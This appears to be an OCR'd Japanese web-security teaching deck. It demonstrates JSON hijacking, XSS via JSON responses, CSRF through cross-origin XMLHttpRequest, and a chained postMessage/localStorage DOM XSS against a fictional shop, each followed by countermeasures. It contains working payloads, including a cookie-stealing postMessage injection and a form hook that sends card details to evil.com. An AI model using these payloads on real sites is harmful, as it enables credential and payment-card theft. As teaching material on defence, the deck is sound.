
JSON Hijackの罠（setter版; 一般利用者が閲覧）

```
<body onload="alert(x)">
罠サイト
<script>
var x = "";
Object.prototype.__defineSetter__("name",
  function(v) {
    x += 'name = ' + v + "¥n";
  });
Object.prototype.__defineSetter__("tel",
  function(v) {
    x += 'tel = ' + v + "¥n";
  });
// …省略
// 以下がJSONデータ
<script src="http://oname.com/getProfile_json.ph
</body>
```

※ Xperia Arc (Android 2.3.4)にて実行

JSON Hijackの罠（IE向け;一般利用者が参照）

```
<script>
  window.onerror = function(e) {
    if (e.match(/'({"memo".*)'$/)) {
      var msg = 'JSONハイジャックに成功:' + RegExp.$1;
    } else {
      var msg = 'JSONハイジャックに失敗:' + e;
    }
    var divmemo = document.getElementById('memo');
    var text = document.createTextNode(msg);
    divmemo.appendChild(text);
  }
</script>
これは罠サイトです(IE限定)
<div id="memo"></div>
<script src="http://oname.com/getProfile_json.php" language="vbscript"></
script>
```



JSON Hijackの対策

- Content-Typeを正しく設定する

  header('Content-Type: application/json; charset=UTF-8’);
- X-Content-Type-Options: nosniff を出力する

  header('X-Content-Type-Options: nosniff');
- 最新のIEを用いる（CVE-2013-1297対策ずみのもの）
  - JSON Hijackができることはブラウザのバグ
- X-Requested-Withヘッダのチェック
  - ヘッダ X-Requested-With: XMLHttpRequest があること
  - jQueryやprototype.jsでは自動的に付与される
  - script要素で読む場合は、ヘッダは操作できない

JSONによるXSS

ドメイン名検索機能(JSON)


http://oname.com/searchdomain_json.php?dname=tokumaru

```
{"status":"ok","key":"tokumaru","results":["tokumaru.us","
tokumaru.ru"]}
```

http://oname.com/searchdomain_json.php?dname=<img%20src%3D%23%20onerror%3Dalert(1)>

```
{"status":"fail","key":"<img src=# onerror=alert(1)>","res
ults":[]}
```

XSS実行例



JSONによるXSSの対策

- Content-Typeを正しく出力（これでIE以外OK）

  header('Content-Type: application/json; charset=UTF-8');
- X-Content-Type-Options: nosniff ヘッダを出力

  header('X-Content-Type-Options: nosniff');
  // これで IE8 以降は OK
- リクエスト時にX-Request-Withを付与して、サーバー側で確認する
  - jQuery等では自動的付与。すべてのブラウザで有効な対策
- < や > もUnicodeエスケープする

  json_encode($row, JSON_HEX_TAG | JSON_HEX_APOS | JSON_HEX_QUOT | JSON_HEX_AMP);

XHR L2によるCSRF

CSRF脆弱なサンプル

パスワード変更処理のソース（PHP; 主要部）

```
session_start();
// ログイン確認
if (isset($_SESSION['id'])) {
  $id = $_SESSION['id'];
  $stream = file_get_contents('php://input'); // リクエスト･ボディ
  $json = json_decode($stream, TRUE);
  if (isset($json['pwd']) && $json['pwd'] !== '') {
    // パスワードがJSONとして渡ってきている場合にパスワード変更
    $pwd = $json['pwd'];
    // パスワード変更処理（ログにパスワードを吐くのは禁止だが、以下はデモのため）
    error_log("Password is changed. id: ${id}  password: ${pwd}");
  // 以下はエラー処理
```

- 高橋君の見解
  - FormのPOST送信ではJSON形式は送信できない
  - XMLHttpRequestではクロスドメイン通信はできない
  - ∴ どちらで攻撃されても大丈夫

攻撃スクリプト

攻撃スクリプト（JavaScript; 主要部）

```
var requester = new XMLHttpRequest();
requester.open('POST', 'http://oname.com/chgpwd_json.php', true);
// 以下がないとGoogle Chromeでプレフライト（OPTIONS）が送信されるので攻撃失敗する
requester.setRequestHeader("Content-type", "text/plain");
// 以下でリクエストにクッキーを付与する
requester.withCredentials = true;
// レスポンスは受け取れないので、コールバック関数はセットしていない
requester.send('{"pwd":"123456"}');
```

実行結果：サーバーログ

```
Password is changed. id: yamada  password: 123456
```

解説

- XHR Level2対応のブラウザ（IE以外）の場合、クロスドメイン（クロスオリジン）にホストにリクエスト自体は無条件に可能
  - サーバー側でAccess-Control-Allow-Originヘッダを送信しないと、レスポンスを受け取れないが、CSRF攻撃ではレスポンスは元々必要ない
- setRequestHeaderを用いる場合は、プレフライトに対応する必要がある
- このため、攻撃の場合Content-Typeヘッダを指定できない（text/plainは例外らしい）
  - サーバー側でContent-Typeをチェックすると少し安全に
- 根本的には、通常通りトークンによる対策を推奨

PostMessageに注意


広告モジュールからpostMessageでsiteIdを受け取る

購入画面にてsiteIdを埋め込み(purchase.php)

```
window.addEventListener("message", function(event) {
  var siteId = event.data;
  var form = document.getElementById('form');
  var input =
    '<input type="hidden" name="siteId" value="' + siteId + '">';
  form.innerHTML += input;
} , false);
```

広告モジュールからsiteIdを送信(affiliate.html)

```
parent.postMessage(
   localStorage.siteId, '*');
```




この箇所のDOM Based XSSに関する高橋の考察

- siteIdの埋め込み箇所（下記）には潜在的なXSSがある

```
var input = '<input type="hidden" name="siteId" value="' + siteId + '">';
form.innerHTML += input;
```

- しかし、siteIdをlocalStorageに保存する際にparseIntでフィルタリングしているため、攻撃文字列を埋め込まれる心配はない


罠サイトからpostMessaeが可能



罠画面から購入画面を開き、Cookieを窃取

```
win = window.open(
        'http://oname.com/purchase.php?domain=tokumaru.us', "x");
setTimeout(function () {
  win.postMessage('"><img width=1 height=1 src=/ onerror="alert(document.
cookie)">', '*');
}, 2000);
```

postMessage経由のXSS攻撃



postMessageを扱う場合の注意

- 送信側: データを渡してもよいオリジンを指定する

  win.postMessage(message, **'http://oname.com'**)
- 受信側: データを受け取ってもよいオリジンを確認する

購入画面にてsiteIdを埋め込み(purchase.php)

```
window.addEventListener("message", function(event) {
  if (event.origin !== "http://adv.com") {
    alert('不正なpostMessage');
    return;
  }
  var siteId = event.data;
  var form = document.getElementById('form');
  var input =
    '<input type="hidden" name="siteId" value="' + siteId + '">';
  form.innerHTML += input;
} , false);
```

これまでのおさらい

これまでのおさらい（高橋の見解）

- 広告表示モジュールにXSS
  - http://adv.comオリジンにのみ影響とのことで受容した
- 広告モジュールから販売サイトへのpostMessage
  - http://adv.comオリジンからのみ受け取るように制限した
- 販売サイトのDOM Based XSS
  - 広告モジュール(adv.com)にて、siteIdを整数値に制限しているので、実害はないと判断、受容した


この対策で大丈夫か?

まぜるな危険 ！

合わせ技で「大変なこと」に!

- 広告表示モジュールにXSS
  - ~~http://adv.comオリジンにのみ影響とのことで受容した~~
  - XSSでローカルストレージに攻撃文字列を書き込める
- 広告モジュールから販売サイトへのpostMessage
  - http://adv.comオリジンからのみ受け取るように制限した
  - 上記によりhttp://adv.comオリジンから攻撃を受ける可能性
- 販売サイトのDOM Based XSS
  - ~~広告モジュール(adv.com)にて、siteIdを整数値に制限しているので、実害はないと判断、受容した~~
  - 上記により、攻撃を受ける可能性

罠サイトからpostMessaeが可能



攻撃コードの例

adv.comへの攻撃例

```
http://adv.com/ad.html?siteId=%22%20onload%3d%22localStorage.siteId%3d%26quot;50341¥%26quot;%3E%3Cimg%20width%3d1%20height%3d1%20src%3d/%20onerror%3d¥%26quot;document.forms[0].onsubmit%3dfunction(){f%3ddocument.forms[0];r%3dnew%20XMLHttpRequest();r.open('GET','http://evil.com/r.php?'%2bf.name.value%2b':'%2bf.cardnum.value%2b':'%2bf.expire.value,false);r.send();return%20true;}%26quot;;
```

攻撃後のローカルストレージsiteId


```
50341"><img width=1 height=1 src=/ onerror="document.forms[0].onsubmit=function(){f=document.forms[0];r=new XMLHttpRequest();r.open('GET','http://evil.com/r.php?'+f.name.value+':'+f.cardnum.value+':'+f.expire.value,false);r.send();return true;}
```

oname.comで実行されるコード（読みやすく整形）

```
document.forms[0].onsubmit=function(){
  f = document.forms[0];
  r = new XMLHttpRequest();
  r.open(('GET', 'http://evil.com/r.php?'+f.name.value+':'+f.cardnum.value+':'+
                  f.expire.value, false);
  r.send();
  return true;
}
```

サブミットすると、フォームの値を外部に漏えいさせるバックドア

バックドアによる情報漏えい



対策

- HTML組み立てを以下のいずれかの方法で行う
  - DOM操作用のメソッドやプロパティを用いる

```
var div = document.getElementById('img');
var img = document.createElement('img');
img.setAttribute('src', 'track.php?siteId='
                        + encodeURIComponent(qstrs.siteId));
div.appendChild(img);
```

- 文脈に応じたエスケープ処理を施す

